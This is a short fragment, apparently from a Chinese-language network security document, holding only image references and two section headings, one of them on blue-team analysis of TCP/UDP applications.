










### 3.3.2 PC











### 3.3.3 蓝队分析TCP/UDP应用

